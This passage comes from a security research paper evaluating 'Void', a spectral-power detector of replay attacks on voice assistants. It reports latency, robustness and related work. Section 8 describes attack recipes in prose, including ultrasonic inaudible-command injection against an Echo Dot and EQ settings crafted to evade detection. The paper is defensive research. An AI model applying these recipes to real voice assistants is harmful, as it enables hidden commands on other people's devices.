We compare Void against CQCC-GMM and STFT-LCNN with respect to the latency and model complexity (see Table 5). Feature extraction time ("Extraction") represents the average time taken to extract features from a single voice sample. Training time ("Training") refers to the time taken to train a model (using the extracted features). Testing time refers to the average time taken to extract features from a single voice sample and perform classification using those features. Memory size, in megabytes, refers to the average memory used by each model to classify a given sample.

As for the space complexity, we count the number of features extracted from a single voice sample. The number of features used by Void is just 97, compared to 14,020 features used by our CQCC-GMM implementation and 84,770 features used by STFT-LCNN. In consequence, Void only used 1.988 megabytes of memory on average to classify a given voice sample. CQCC-GMM used 173.707 megabytes and STFT-LCNN used 304.176 megabytes of memory.

As for the execution time overheads, on average, Void took 0.283 seconds for training, and 0.035 seconds for testing. Void outperformed all other solutions with respect to both the training time and testing time. The average testing time for STFT-LCNN was 0.27 seconds.

These observations clearly indicate that Void is a much more efficient, faster, and lighter solution compared to other solutions. Void is the only solution that would satisfy the strict latency, and model and feature complexity requirements described in Section 3.1.

[1] We additionally provide precision, recall, and F1-score measures for our dataset because the numbers for live-human samples and attack samples are imbalanced; the precision, recall, and F1-score are 95.8%, 85.2%, and 89.2%, respectively.

[2] Although we used the same hyper-parameters and model layouts descried in [30], our own implementation achieved 12.7% EER – higher than the 7.4% EER presented in [30].

7.5 Using Void as an ensemble solution

Our discussions with several speech recognition engineers at a large IT company revealed that filter bank and MFCC are the only two spectral features used for speech recognition. Since MFCC would be extracted and available anyway (and would not require any additional feature extraction time), we implemented an ensemble solution that consists of MFCC-GMM and Void, and evaluated its accuracy against the ASVspoof evaluation set. MFCC-GMM alone achieves 25.5% EER on the evaluation set, and uses 8,053 features – it is much lighter than CQCC. Its average testing time was around 0.03 seconds.

We used a logistic regression model to compute the optimal weight for each model: 0.7 for Void, and 0.3 for MFCC-GMM. This ensemble approach achieved an EER of 8.7%, further demonstrating the effectiveness of Void and its potential benefits when combined with other lightweight models. Again, our ensemble solution would have ranked second in the ASVspoof competition, and not too far from the best solution that achieved an EER of 6.74%. The total testing time would be around 0.06 seconds per voice sample.

7.6 Effects of variances

In this section, we analyze the effects of four key variances – distances between target devices and attack devices, human gender, loudspeaker types and cross data training – on the performance of Void. We trained a single classifier using our own dataset; the train set comprised of 9,000 live-human samples and 9,000 replay attack samples. We used this classifier to evaluate Void's performance under distance and gender variances.

7.6.1 Attack source distances

To analyze the effects of varying distances between attacker and target device, voice samples were collected using three different distances: 15cm, 130cm, and 260cm. For testing, we used the remaining replayed samples, randomly choosing 1,920, 1,919, 1,920 samples, respectively, from each of the 3 categories (15cm, 130cm, 260cm), and 1,209 live-human samples. We did not experiment with distances that are too far from target devices since attackers would have to use very loud volumes, which would be easily noticed.

Table 6: Effects of variances on detection accuracy.

Diversity	Dimension	Test samples	RoC	Acc.(%)	Prec.(%)	Rec.(%)	F1(%)	EER(%)
Distance	15cm	1,920	0.99	99.6	98.51	99.16	98.93	0.72
	130cm	1,919	0.99	99.7	98.18	99.58	98.87	0.85
	260cm	1,920	0.99	99.9	98.01	100	98.99	0.15
Gender	Male	1,940	0.99	98.9	98.07	99.24	98.66	0.69
	Female	2,062	0.99	98.9	97.76	99.49	98.62	0.97

Evaluation results are presented in Table 6. We show that all F1 scores are greater than 98%, and all EERs are less than 1%. For 15cm, Void achieved 99.6% attack detection rate and an EER of 0.72%. For 130cm, Void achieved 99.7% attack detection rate and an EER of 0.85%. For 260cm, Void achieved 99.9% attack detection rate and an EER of 0.15%. Those results demonstrate that distance variations have minimal impact on the performance of Void.

7.6.2 Gender

Since female voices have typically higher fundamental frequencies than male voices [21, 22], the power distribution patterns may also vary between males and females. To analyze the effects of changing gender, we tested Void separately on (1) 1,940 male live-human voice and attack samples, and (2) 2,062 female live-human voice and attack samples. We selected attack samples that were replayed using the V-MODA speaker with 15cm recording distance. Ten fold cross-validation was used to evaluate Void classifiers.

Again, gender variances did not really influence Void's performance (see Table 6): accuracy and F1 scores are greater than 98%, and EER is below 1%.

7.6.3 Loudspeaker types

To demonstrate Void's performance against high quality speakers, we experimented with various types of loudspeakers. For our dataset and the ASVspoof dataset, we used the trained models described in Section 7.6 and 7.1, respectively. For evaluation, we tested those two models separately on the samples collected through each of the speakers listed in Table 7.

Table 7: Void's performance on different loudspeakers.

Dataset	Loudspeaker	Samples	Detection	Acc.(%)
Our dataset	V-MODA	2,198	2,190	99.6
	Logitech	2,002	1,990	99.4
	Yamaha	1,997	1,996	99.9
	Bose	1,997	1971	98.6
	Smart TV	24,282	24,152	99.4
ASVspoof	Dynaudio BM5A	430	399	92.7
	Behringer Truth B2030A studio monitor	1,381	1,313	95.1
	Genelec 6010A studio monitor	198	160	81.1

Void achieved over 98.5% detection accuracy for all the loudspeakers in our dataset. As for the ASVspoof dataset, it showed varying performance against high quality loudspeakers: the detection accuracy for Dynaudio BM5A and Behringer Truth B2030A studio monitor were 92.7% and 95.1%, respectively; the detection accuracy dropped significantly to 81.1% against Genelec 6010A studio monitor.

7.6.4 Cross data training

For cross data training, we trained Void on the live-human voice and replay attack samples collected from one specific dataset, and evaluated the performance of Void against a different *unseen* (with respect to the human participants and

playback device types) dataset. For the training dataset, we used a single, *fixed* set of 26,965 voice samples collected from 20 male participants, and replayed through the V-MODA speakers. For testing, we considered the following four scenarios: (1) we used 20 unseen male participants' voice samples to perform replay attacks; the V-MODA speaker was used as a playback device; (2) we used voice samples collected from 20 unseen female participants, and replayed them through the V-MODA speaker; (3) we used voice samples collected from 20 unseen female participants, and replayed them through the Bose and Yamaha unseen speakers; and (4) we used voice samples collected from 20 unseen male participants, and replayed through the Bose, Yamaha, and Logitech unseen speakers.

Table 8: Effects of cross training on detection accuracy.

Diversity	Dimension	Test samples	RoC	Acc.(%)	EER(%)
Cross data	Scenario 1	29,956	0.99	100	0.04
	Scenario 2	28,224	0.98	96.4	1.9
	Scenario 3	58,062	0.98	82.1	4.8
	Scenario 4	58,956	0.99	93.2	3.1

We only changed one variable in the first two scenarios but changed all variables in the third and fourth scenario. Table 8 shows the evaluation results for those scenarios. For scenario 1, Void achieved 100% attack detection rate and an EER of 0.04%. For scenario 2, Void achieved 96.4% attack detection rate and an EER of 1.9%. For scenario 3, Void achieved 82.1% attack detection rate and an EER of 4.8%. For scenario 4, Void achieved 93.2% attack detection rate and an EER of 3.1%. As demonstrated from the detection accuracy reductions in scenarios 3 and 4, the performance of Void would degrade as we introduce more variances.

7.7 Replay attacks in unseen conditions

To test Void under various *unseen* and *unexpected* environmental conditions, we installed the speakers and recording devices in an office building. This common area consists of meeting rooms, elevators, entrances and exits, rest rooms, dining areas, information desks, and so on. We replayed all human voice samples (see Section 6.1) on 5 different playback speakers: Galaxy S8 and S9, V-MODA, Bose, and Logitech speakers. We replayed the voice samples using two different volumes, normal and loud, and recorded them using two Galaxy S8 phones, located 30cm and 140cm away from the speakers. The entire recording sessions took about 10 full days to complete. After removing improperly recorded samples, we were left with 119,996 replay attack samples with a huge variety of background noises and situations.

We evaluated the performance of Void against those unseen replay attack samples. Even with such an unexpected and diverse set of replay configurations, Void was able to correctly detect 96.2% of the attacks, showing its robustness in unseen conditions.

8 Robustness against adversarial attacks

We evaluated Void against hidden/inaudible voice command, voice synthesis, EQ manipulation attacks, and combining replay attacks with live-human voices. To measure the attack detection rates, we trained a Void classifier with all of our own replay attack and human voice datasets (see Section 6), and used that classifier to classify given set of attack samples described below. The detection rates of Void against all adversarial attacks are presented in Table 9.

Table 9: Detection rates against adversarial attacks.

Attack	Dataset	# Samples	Acc. (%)
Hidden	Our dataset	1,250	99.7
Inaudible	Ultrasonic speaker	311	100
Synthesis	Our Tacotron dataset	15,446	90.2
EQ manipulation	Strategy 1	350	89.1
	Strategy 2	430	86.3
Combining	Our dataset with human noise	3,600	98.2

8.1 Hidden voice command attacks

Hidden voice commands refer to commands that can not be interpreted by human ears but can be interpreted and processed by voice assistant services [24, 25]. Hidden voice commands typically add more noise-like frequencies to original voice samples during obfuscation, which should increase the overall signal power linearity.




Figure 9: Power spectrum and spectral features representing live-human voice (left) and hidden voice (right) for a sample utterance "*Artificial intelligence is for real.*"

Figure 9 compares the signal power distributions for live-human voice and hidden voice command generated with a phrase *"Artificial intelligence is for real."* The original command is shown on the left, and the obfuscated hidden command, which was played through a loudspeaker, is shown on the right. Unlike the live-human case in which the power distribution shows a non-linear behavior (mostly concentrated below 2 kHz), the linearity coefficients for the hidden voice

samples indicate a more linear behavior (i.e., ρ: 0.97 and q: 2.40). The high power frequency characteristics are also different, which is another indicator for a replay attack.

To evaluate Void against hidden command attacks, we recorded hidden voice command samples using the black-box attack methods demonstrated in [25]. We used 1,250 samples from our own replay attack dataset to generate the attack samples. Void was highly effective against hidden voice command attacks, demonstrating attack detection rate of 99.7% for our replay attack dataset (see Table 9).

8.2 Inaudible voice command attacks

Inaudible voice command attacks involve playing an ultrasound signal with spectrum above 20kHz, which would be inaudible to human ears. Inaudible voice commands are typically played through ultrasonic speakers. Due to the non-linear characteristics of hardware – microphones in this case – the received voice signals are shifted to lower frequencies (down-modulation) with much lower power. To evaluate the performance of Void against inaudible attacks, we implemented an inaudible attack with 347 popularly used Amazon Alexa commands, targeting Echo Dot as the consumer device. We used Google's Text to Speech service (https://pypi.org/project/gTTS/) to convert text commands into speech data. We then modulated voice commands using amplitude modulation with high level frequency of 21kHz. After modulation, the "BatSound L400 ultrasound speaker" (http://batsound.com/?p=12) was used to replay the modulated voice samples. 311 out of 347 commands were successfully recognized and processed by Amazon Alexa. We stored those 311 samples in the ".M4A" file format and used them as the attack set. Void achieved 100% detection rate against inaudible voice command attacks (see Table 9).

8.3 Voice synthesis attacks

To test Void's performance against voice synthesis attack, we used open source voice modeling tools called "Tacotron" [1] and "Deepvoice 2" [2] to train a user voice model with 13,100 publicly available voice samples (https://keithito.com/LJ-Speech-Dataset/). We then used the trained model to generate 1,300 synthesis voice attack samples by feeding in Bixby commands as text inputs.

After attack data generation, we played those synthesis attack samples through four different speakers: Galaxy S8, V-MODA, Logitech 2.1 Ch., and Yamaha 5.1 Ch. speakers were used. For each speaker type, we placed Galaxy S8 in three different distances as described in Section 6.2, and recorded synthesis attack samples. After removing samples that were not properly recorded, we were left with a final set of 15,446 synthesis attack samples and tested them on Void.

Void achieved 90.2% attack detection rate against this set, demonstrating its potential in detecting voice synthesis attacks. However, we note that this is a preliminary result, and further tests need to be performed with test sets generated through models trained on more users.

8.4 Audio EQ manipulation attacks

Since Void leverages spectral power patterns for attack detection, an advanced attacker who is aware of the classification features used by Void may try to craft attack commands using audio EQ programs. EQ manipulation is a process commonly used for altering the frequency response of an audio system by leveraging linear filters. An attacker's goal would be to artificially create attack commands that show power patterns similar to those of live-human voices. By leveraging audio equalization, an attacker could intentionally manipulate the power of certain frequencies to mimic spectrum patterns observed in live-human voices.

To demonstrate the robustness of Void against such EQ manipulation attacks, we used Audacity (https://www.audacityteam.org/) to generate audio samples that mimic decay and peak patterns in spectral power like live human voices under the following two strategies.

The first attack strategy involved removing background noises from audio samples because the samples were originally recorded with various background noises present (e.g., noises generated from fans, refrigerators, or computers). To reduce noise in samples, we used noise reduction rate of 12 dB, and set frequency smoothing parameter to 3. We then boosted power in frequencies less than or equal to 500Hz, and reduced power in frequencies above 500Hz to mimic the characteristics of live-human voices. Using 350 attack samples from the ASVspoof dataset, we *manually* crafted 350 EQ manipulation attack samples based on this power manipulation technique. Void correctly classified 89.1% of them as attacks. The second attack strategy involved applying *bass boost* to increase power in low frequencies between 20Hz and 100Hz to about an average power of 9.5 dB. This power increase would produce more fluctuations in the low frequencies and power patterns similar to those of live-human voices. Audio signals are then normalized with maximum amplitude. Finally, a low pass filter (frequency 1kHz) is applied. We used 430 attack samples from the ASVspoof dataset, and manually crafted 430 EQ manipulation attack samples using this technique. Void correctly classified 86.3% of them as attacks.

We found that the performance of Void was rather degraded against EQ manipulation attacks. However, based on our manual EQ manipulations, we realized that it is quite hard to intentionally craft power patterns that mimic the patterns of live-human voices because most loudspeakers add their own non-linear distortions at low frequencies that cannot easily be controlled by attackers [34]. For instance, it is difficult to craft a sound signal that has desired power peaks at certain fre-

quency ranges even with dedicated manipulation of spectral power patterns.

8.5 Combining replay attacks with live-human voices

To evade detection by Void, attacker can try to simply combine replay attacks with live human voices. For instance, when a command is playbacked through a loudspeaker, a live-human can start uttering some random phrases/commands at the same time.

To analyze the effects of adding live-human voices while replaying attack commands (i.e., both replayed commands and human voices are simultaneously received by a target voice assistant), we recorded additional replay attack samples with two people – both males – continuously chatting near the recording devices. We randomly selected 20 voice samples recorded from 6 participants, and used 6 playback speakers to perform replay attacks: Galaxy S8/S9, Bose, V-MODA, Logitech, and Yamaha speakers. We used three Galaxy S8 and three S9 recording devices, which were spread out and located 1-2m away from the loudspeakers. The two people were sitting about 1-2m away from the recording devices, continuously chatting with their normal voices throughout all recording sessions. Since Void is not responsible for classifying commands that are not properly recognized by voice assistants, we ran all recorded samples through a speech to text translation engine ("Google Speech Recognition"), and removed commands that it failed to recognize – we were left with 3,600 attack samples to test with.

Among those samples, Void correctly detected 3,536 attack samples, achieving a detection accuracy of 98.2%. This result shows that overlapping live-human utterances cannot significantly affect the detection accuracy.

9 Discussion

9.1 Latency and accuracy requirements

The ASVspoof 2017 competition did not measure model and feature complexity nor time taken to train and classify given voice samples – the primary objective was to achieve lowest possible EERs. Consequently, most of the submitted solutions [7] used multiple deep learning models (as an ensemble solution) and heavy classification features to minimize the EERs – such solutions sit uneasily with real-world near-zero-second latency and model complexity requirements.

As shown from our latency results (see Section 7.4), Void is much lighter, faster, and simpler than other top performing solutions as well as the baseline CQCC-GMM solution – many ensemble solutions used CQCC-GMM as the baseline model. Void uses a single classification model and just 97 features. Compared to STFT-LCNN, Void uses 153 times less memory and is about 8 times faster in detection. Void is 1.8 times faster and uses 87 times less memory compared to the baseline CQCC-GMM solution. Void's feature size and testing time performances (shown in Section 7.4) sit more comfortably with the near-zero-second latency and model complexity requirements. While being lightweight, Void still achieves an EER of 11.6%, ahead of the second best solution in the ASVspoof competition [10]. Although this is higher than the 10% EER requirement, our ensemble solution that uses MFCC-GMM (MFCC is moderately light, and is already being used by speech recognition services) achieves 8.7% EER, and satisfy the EER requirement. Further, we demonstrated 0.3% EER against our own dataset.

Being mindful of how light Void is, another possible deployment scenario would involve deploying the Void classifier at the device level: when a user submits a voice command, the voice assistant running on the user's device would first make a voice liveness decision, and drop attack-like commands immediately. With this type of on-device deployment, we would not introduce any new detection (computational) burden on servers.

9.2 Low-incidence population

In practice, Void would be used by a low-incidence population where the number of replay attacks being performed would be much smaller than the number of legitimate uses. Even if Void is configured with a threshold value to minimize false rejection rates (e.g., lower than 5%), users might be annoyed by infrequent voice command rejections. Hence, when an attack is detected, users should be asked to perform explicit authentication (e.g., uttering voice passwords) to still proceed with a suspicious command if authentication is successful. Further, Kwak et al. [33] shows that about 90% of existing mobile voice assistant users use less than 20 commands per month – for those light users, there will only be about five falsely rejected commands every 5 months of use.

However, the incidence level would be quite different when voice assistants are used in homes, e.g., through a smart speaker. This is because there would be frequent loudspeaker noises being generated from TV speakers (e.g., [13]) and standalone speakers. Voice assistants would be stressed with much larger volumes of loudspeaker noises (e.g., TV programs or music being played), and be expected to accurately detect and disregard them. Accurate detection and filtering of loudspeaker noises would improve the reliability of using voice assistants at homes (lower false acceptances), and significantly improve efficiency of speech to text translation engines as loudspeaker noises would not be analyzed.

9.3 Limitations

We tested Void against the ASVspoof dataset (see Section 6.3), which consists of 26 different playback devices and 25 different recording devices (microphones), including studio moni-

tors and headsets, and studio-quality condenser microphones. Our results in Section 7.6.3 show that Void's performance could be downgraded when high quality speakers, such as expensive studio monitors, are used to replay recorded samples. Our audio EQ manipulation attack results (see Section 8.4) showed that carefully crafted adversarial attacks that involve altering frequency responses, or exploiting SVM gradients may be performed to compromise Void. However, such attacks would require strong signal processing expertise.

10 Related work

Recent studies have demonstrated that voice assistants are prone to various forms of voice presentation attacks [6, 11, 12, 20, 23, 33]. Carlini et al. [24, 25] presented hidden voice command attacks to generate *mangled* voice commands that are unintelligible to human listeners but can still be interpreted as commands by devices. Zhang et al. [18] extended this attack to make voice commands completely inaudible by modulating voice commands on ultrasonic carriers. To overcome the limitations of short attack ranges of inaudible attacks (works within about *5ft*) [18, 19], Roy et al. [20] demonstrated the feasibility of launching such attacks from longer distances (i.e., within *25ft* range) by using multiple ultrasonic speakers. They striped segments of voice signals across multiple speakers placed in separate locations.

Many approaches have been proposed to detect machine-generated voice attacks. "VoiceLive" [27] measures the "time difference of arrival" changes in sequences of phoneme sounds using dual microphones available on smartphones. The measured changes are used to determine the sound origin of each phoneme (within the human vocal system) for liveness detection. VoiceLive was evaluated with 12 participants, demonstrating 1% EER. Zhang et al. [3] also proposed articulatory gesture-based liveness detection (analyzing precise articulatory movements like lip and tongue movements); their approaches, however, are only applicable to scenarios where a user is physically speaking near a smartphone's microphone. In contrast, Void would work well even when users are a few meters (speaking distances) away from target devices. Chen et al. [12] leveraged magnetic fields emitted from loudspeakers to detect replay attacks. Their approach, however, requires users to utter a passphrase while moving smartphones through a predefined trajectory around sound sources. Blue et al. [14] found that the amount of energy in a sub-bass region (between 20Hz and 250Hz) can be used to distinguish live human voices from speaker generated voices. However, their approach relies on being aware of ambient noise power as a priori while performing noise filtering – this is necessary to measure the amount of energy with high accuracy. Therefore, this technique could be compromised by intentionally controlling the ambient noise power that the noise filtering is relying on. Feng et al. [11] proposed a voice authentication system that uses a wearable device, such as eyeglasses – collecting a user's body surface vibrations, and matching it with voice signals received by a voice assistant through a microphone. Although their approach is capable of achieving about 97% accuracy, they rely on an additional hardware that users have to carry.

An extensive study was conducted to analyze the performances of machine learning-based replay attack detection techniques proposed as part of the 2017 ASVspoof competition [7]. According to the study findings, the equal error rates (EER) varied from 6.7% to 45.6% [30] – most solutions used an ensemble approach, and used CQCC-GMM as a baseline model, which alone is complex and uses about 14,000 features. We implemented STFT-LCNN [30], which is one of the two deep learning models used by the top performing solution from the competition. Our evaluations showed that despite its low EER, STFT-LCNN alone is unacceptably heavy and slow. Likewise, existing solutions have been designed merely to minimize EERs.

Tom et al. [17] achieved 0% EER on the ASVspoof evaluation set using Residual Network as the deep learning model and group delay grams as the classification features. Group delay (GD) grams are obtained by adding a group delay function over consecutive frames as a time-frequency representation. However, they used another external dataset to pre-train a model, and applied transfer learning technique on that model using the ASVspoof train set. Since their model training methods and assumptions are not consistent with how ASVspoof models are suppose to be trained (i.e., they assume other datasets are available), we do not directly compare Void with their solution. We implemented their model as close as possible to the descriptions provided in the paper, and analyzed its time and space complexity as described in Appendix I. Their model uses 786,432 features compared to Void's 97 features, and uses about 1,195MB of memory on average for classifying a sample. Void uses just 2MB.

Consequently, multiple complex models and heavy features have been used without considering any latency and model complexity requirements described in Section 3.1. Void was designed to use a small number of features, and guarantee fast training and classification times as well as model simplicity. Further, all the literature discussed above present model structure and accuracy results without providing insights into the spectral power features and their characteristics – replying on deep learning techniques for feature extraction has this limitation. In contrast, we explain the spectral power patterns and non-linearity for loudspeaker detection as part of feature engineering (see Section 4).

11 Conclusion

Void analyzes the spectral power patterns of voice signals to accurately detect voice replay attacks. Compared with existing methods using multiple, heavy classification models, Void runs on a single efficient classification model with 97 features

only, and does not require any additional hardware.

Our experiments, conducted on two large datasets collected under numerous varying conditions (demographics, speaker/microphone types, and background noises), showed that Void can achieve 0.3% EER on our own dataset, and 11.6% EER on the ASVspoof evaluation set. On average, Void took 0.03 seconds to classify a given voice sample, and used just 1.98 megabytes of memory. Void is about 8 times faster, and 153 times lighter (with respect to feature size) than the top performing LCNN-based solution. Also, our ensemble solution (that uses moderately light, already available MFCC features) achieves 8.7% EER – making it a much more practical, and attractive solution for businesses to consider. Moreover, Void is resilient to adversarial attacks including hidden command [24, 25], inaudible voice command [18–20], voice synthesis [6, 12], EQ manipulation, and combining replay attacks with live-human voices achieving over 86% detection rates for all of those attack types.

Acknowledgment

This work was supported by Samsung Research and NRFK (2019R1C1C1007118). The authors would like to thank all the anonymous reviewers and Carrie Gates for their valuable feedback. Note that Hyoungshick Kim is the corresponding author.

References

[1] Y. Wang, R.J. Skerry-Ryan, D. Stanton, Y. Wu, R. J. Weiss, N. Jaitly, Z. Yang, Y. Xiao, Z. Chen, S. Bengio, Q. Le, Y. Agiomyrgiannakis, R. Clark, R. A. Saurous, "Tacotron: Towards End-to-End Speech Synthesis", in *Proceedings of the 18th INTERSPEECH*, 2017.

[2] A. Gibiansky, S. Arik, G. Diamos, J. Miller, K. Peng, W. Ping, J. Raiman, Y. Zhou, "Deep Voice 2: Multi-Speaker Neural Text-to-Speech", in *Advances in Neural Information Processing Systems 30*, pp. 2966-2974, 2017.

[3] L. Zhang, S. Tan, J. Yang, "Hearing Your Voice is Not Enough: An Articulatory Gesture Based Liveness Detection for Voice Authentication", in *Proceedings of the 24th ACM SIGSAC Conference on Computer and Communications Security*, 2017.

[4] S. McCandless, "An algorithm for automatic formant extraction using linear prediction spectra", in *IEEE Transactions on Acoustics, Speech, and Signal Processing*, vol. 22, no. 2, pp. 135-141, 1974.

[5] T. F. Li, S. Chang, "Speech recognition of mandarin syllables using both linear predict oding cepstra and Mel frequency cepstra", in *Proceedings of the 19th Conference on Computational Linguistics and Speech Processing*, 2007.

[6] A. Janiki, F. Alegre, and N. Evans, "An assessment of automatic speaker verification vulnerabilities to replay spoofing attacks", in *Security and Communication Networks*, pp. 3030-3044, 2016.

[7] T. Kinnunen, M. Sahidullah, H. Delgado, M. Todisco, N. Evans, J. Yamagishi, and K. A. Lee, "The ASVspoof 2017 Challenge: Assessing the Limits of Replay Spoofing Attack Detection", in *Proceedings of the 18th INTERSPEECH*, 2017.

[8] H. Delgado, M. Todisco, M. Sahidullah, N. Evans, T. Kinnunen, K. A. Lee, J. Yamagishi, "ASVspoof 2017 Version 2.0: meta-data analysis and baseline enhancements", in *Proceedings of the Speaker and Language Recognition Workshop*, 2018.

[9] T. Kinnunen, N. Evans, J. Yamagishi, K. A. Lee, M. Sahidullah, M. Todisco, and H. Delgado, "ASVspoof 2017: Automatic Speaker Verification Spoofing and Countermeasures Challenge Evaluation Plan", [Online:] https://www.asvspoof.org/data2017/asvspoof-2017_evalplan_v1.2.pdf, 2017.

[10] T. Kinnunen, M. Sahidullah, H. Delgado, M. Todisco, N. Evans, J. Yamagishi, and K. A. Lee, "The ASVspoof 2017 Challenge: Assessing the Limits of Replay Spoofing Attack Detection", [Online:] https://www.asvspoof.org/slides_ASVspoof2017_Interspeech.pdf, 2017.

[11] H. Feng, K. Fawaz, and K. G. Shin, "Continuous Authentication for Voice Assistants", in *Proceedings of the 23rd Annual International Conference on Mobile Computing and Networking*, 2017.

[12] S. Chenyz, K. Reny, S. Piaoy, C. Wang, Q. Wangx, J. Weng, L. Suy, and A. Mohaisen, "You Can Hear But You Cannot Steal: Defending against Voice Impersonation Attacks on Smartphones", in *Proceedings of IEEE 37th International Conference on Distributed Computing Systems*, 2017.

[13] A. Liptak, "Amazon's Alexa started ordering people dollhouses after hearing its name on TV", [Online:] https://www.theverge.com/2017/1/7/14200210/amazon-alexa-tech-news-anchor-order-dollhouse, 2017.

[14] L. Blue, L. Vargas, and P. Traynor, "Hello, Is It Me You're Looking For?: Differentiating Between Human and Electronic Speakers for Voice Interface Security" in *Proceedings of the 11th ACM Conference on Security & Privacy in Wireless and Mobile Networks*, 2018.

[15] D. Luo, H. Wu, and J. Huang, "Audio recapture detection using deep learning", in *Proceedings of the 3rd IEEE China Summit and International Conference on Signal and Information Processing*, 2015.

[16] Sound Engineering Academy, "Human Voice Frequency Range", [Online:] http://www.seaindia.in/blog/human-voice-frequency-range/

[17] F. Tom, M. Jain and P. Dey, "End-To-End Audio Replay Attack Detection Using Deep Convolutional Networks with Attention", in *Proceedings of the 19th INTERSPEECH*, 2018.

[18] G. Zhang, C. Yan, X. Ji, T. Zhang, T. Zhang, W. Xu, "DolphinAtack: Inaudible Voice Commands", in *Proceedings of the 24th ACM SIGSAC Conference on Computer and Communications Security*, 2017.

[19] L. Song, P. Mittal, "POSTER: Inaudible Voice Commands", in *Proceedings of the 24th ACM SIGSAC Conference on Computer and Communications Security*, 2017.

[20] N. Roy, S. Shen, H. Hassanieh, R. R. Choudhury, "Inaudible Voice Commands: The Long-Range Attack and Defense", in

Proceedings of 15th USENIX Symposium on Networked Systems Design and Implementation, 2018.

[21] I. R. Titze, "Principles of Voice Production", in *Prentice Hall*, 1994.

[22] R. J. Baken, "Clinical Measurement of Speech and Voice", in *Taylor & Francis*, 2000.

[23] S. Panjwani and A. Prakash, "Crowdsourcing Attacks on Biometric Systems", in *Proceedings of the 10th Symposium On Usable Privacy and Security*, 2014.

[24] T. Vaidya, Y. Zhang, M. Sherr, and C. Shields, "Cocaine Noodles: Exploiting the Gap between Human and Machine Speech Recognition", in *Proceedings of the 9th USENIX Workshop on Offensive Technologies*, 2015.

[25] N. Carlini, P. Mishra, T. Vaidya, Y. Zhang, M. Sherr, C. Shields, D. Wagner, and W. Zhou, "Hidden Voice Command", in *Proceedings of the 25th USENIX Security Symposium*, 2016.

[26] P. Castiglioni, "Levinson-durbin algorithm", in *Encyclopedia of Biostatistics*, 2005.

[27] L. Zhang, S. Tan, J. Yang, and Y. Chen, "VoiceLive: A Phoneme Localization based Liveness Detection for Voice Authentication on Smartphones", in *Proceedings of the 23rd ACM SIGSAC Conference on Computer and Communications Security*, 2016.

[28] L. Breiman, "Random Forests", in *Machine Learning*, vol. 45, no. 28, pp. 5–32, 2001.

[29] ASVspoof, [Online:] https://datashare.is.ed.ac.uk/handle/10283/2778

[30] G. Lavrentyeva, S. Novoselov, E. Malykh, A. Kozlov, O. Kudashev, V. Shchemelinin, "Audio replay attack detection with deep learning frameworks", in *Proceedings of the 18th INTERSPEECH*, 2017.

[31] X. Zhao, Y. Wang, and D. Wang, "Robust speaker identification in noisy and reverberant conditions", in *IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, 2014.

[32] G. Valenti, A. Daniel, and N. Evans, "End-to-end automatic speaker verification with evolving recurrent neural networks", in *Odyssey 2018 The Speaker and Language Recognition Workshop*, 2018.

[33] I. Kwak, J. Huh, S. Han, I. Kim, and J. Yoon, "Voice presentation attack detection through text-converted voice command analysis", to appear in *ACM CHI Conference on Human Factors in Computing Systems*, 2019.

[34] W. Frank and R. Reger and U. Appel, "Loudspeaker nonlinearities-analysis and compensation", in *Conference Record of the Twenty-Sixth Asilomar Conference on Signals, Systems Computers*, 1992.

[35] The Audibility of Distortion At Bass Frequencies, [Online:] https://www.audioholics.com/loudspeaker-design/audibility-of-distortion-at-bass, 2015.

[36] P. Gil-Cacho, T. V. Waterschoot, and M. Moonen, and S. Jensen, "Study and characterization of odd and even nonlinearities in electrodynamic loudspeakers", in *Proceedings of the 127th Audio Engineering Society*, 2009.

[37] V. Gunnarsson, "Assessment of nonlinearities in loudspeakers", in *Chalmers University of Technology*, 2010.

A Classifying live-human voices and voices replayed through in-built speakers with three signal power features

Figure 10 shows the spectral power features (power-sum in each frequency) of 800 voice samples: 400 were live-human samples, and the other 400 were samples replayed through 11 in-built smartphone speakers. As shown in Figure 10, three signal power features, μ_{peak}, ρ and q, look noticeably different, suggesting that they could be effective in classifying live-human voices and in-built speakers (those features are explained in Section 5.3).




Figure 10: Integral signal power features used to classify live-human voices and voices replayed through 11 in-built smartphone speakers.

B Power patterns for different loudspeakers

Figure 11 shows power patterns for a live-human voice and 8 different loudspeakers (from our dataset and ASVspoof 2017 dataset). In the live-human voice sample (top left), there are four distinct peaks in the power pattern below 2 kHz. Except for `Genelec 6010A studio monitor`, and `Focus Scarlett 2i2 audio`, all other high quality speakers show a single sharp peak or small peaks only in their power patterns. As for Genelec and Focus Scarlett speakers, the power patterns below 2 kHz are similar to those of live-human patterns. To deal with such studio-level quality speakers, Void employs other feature sets as explained in Section 5.3.

C Summary of linearity degree features

For the linearity degree of pow_{cdf}, we compute the following two features: Pearson correlation coefficients ρ and quadratic curve fitting coefficients q of pow_{cdf} (see Table 10).




Figure 11: Power patterns of live-human and different loudspeakers.

Table 10: Summary of the linearity degree features.

Features	Symbol
Cross-correlation coefficients	ρ
